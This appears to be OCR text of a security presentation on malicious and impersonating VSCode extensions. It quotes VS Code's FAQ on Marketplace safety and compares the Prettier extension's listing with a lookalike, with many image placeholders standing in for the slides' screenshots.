
/ innovation

Home / Innovation / Security


Hundreds more packages found in malicious npm 'factory'

Over 600 malicious packages were published in only five days.

Malicious VSCode Extensions




Vulnerable ≠ Malicious





What can a VSCode extension do?

Impersonation of Popular Extensions





The Comparison







The Comparison







The Comparison





The Comparison





The Comparison

Visual Studio Code | Docs | Updates | Blog | API | Extensions | FAQ | Learn | Search Docs

SETUP
GET STARTED
USER GUIDE
- Basic Editing
- Extension Marketplace
- IntelliSense
- Code Navigation
- Refactoring
- Debugging
- Version Control
- Working with GitHub
- VS Code for the Web
- Tasks
- Settings Sync
- Snippets
- Emmet
- Command Line Interface
- Workspace Trust
- Multi-root Workspaces
- Accessibility

TERMINAL

Can I trust extensions from the Marketplace?

The Marketplace runs a virus scan on each extension package that's published to ensure its safety. The virus scan is run for each new extension and for each extension update. Until the scan is all clear, the extension won't be published in the Marketplace for public usage.

The Marketplace also prevents extension authors from name-squatting on official publishers such as Microsoft and RedHat.

If a malicious extension is reported and verified, or a vulnerability is found in an extension dependency:

1. The extension is removed from the Marketplace.
2. The extension is added to a kill list so that if it has been installed, it will be automatically uninstalled by VS Code.

The Marketplace also provides you with resources to make an informed decision about the extensions you install:

- **Ratings & Review** - Read what others think about the extension.
- **Q & A** - Review existing questions and the level of the publisher's responsiveness. You can also engage with the extension's publisher(s) if you have concerns.
- **Issues, Repository, and License** - Check if the publisher has provided these and if they have the support you expect.

If you do see an extension that looks suspicious, you can report the extension to the Marketplace with the **Report Abuse** link at the bottom of the extension **More Info** section.

The exact same repository information

Project Details

prettier/prettier-vscode

Last Commit: a month ago 6

14 Pull Requests

51 Open Issues

More Info

Version	9.10.3
Released on	1/10/2017, 9:52:02 PM
Last updated	11/30/2022, 9:13:17 PM
Publisher	Prettier
Unique Identifier	esbenp.prettier-vscode
Report	Report Abuse

Original

Project Details

prettier/prettier-vscode

Last Commit: a month ago

14 Pull Requests

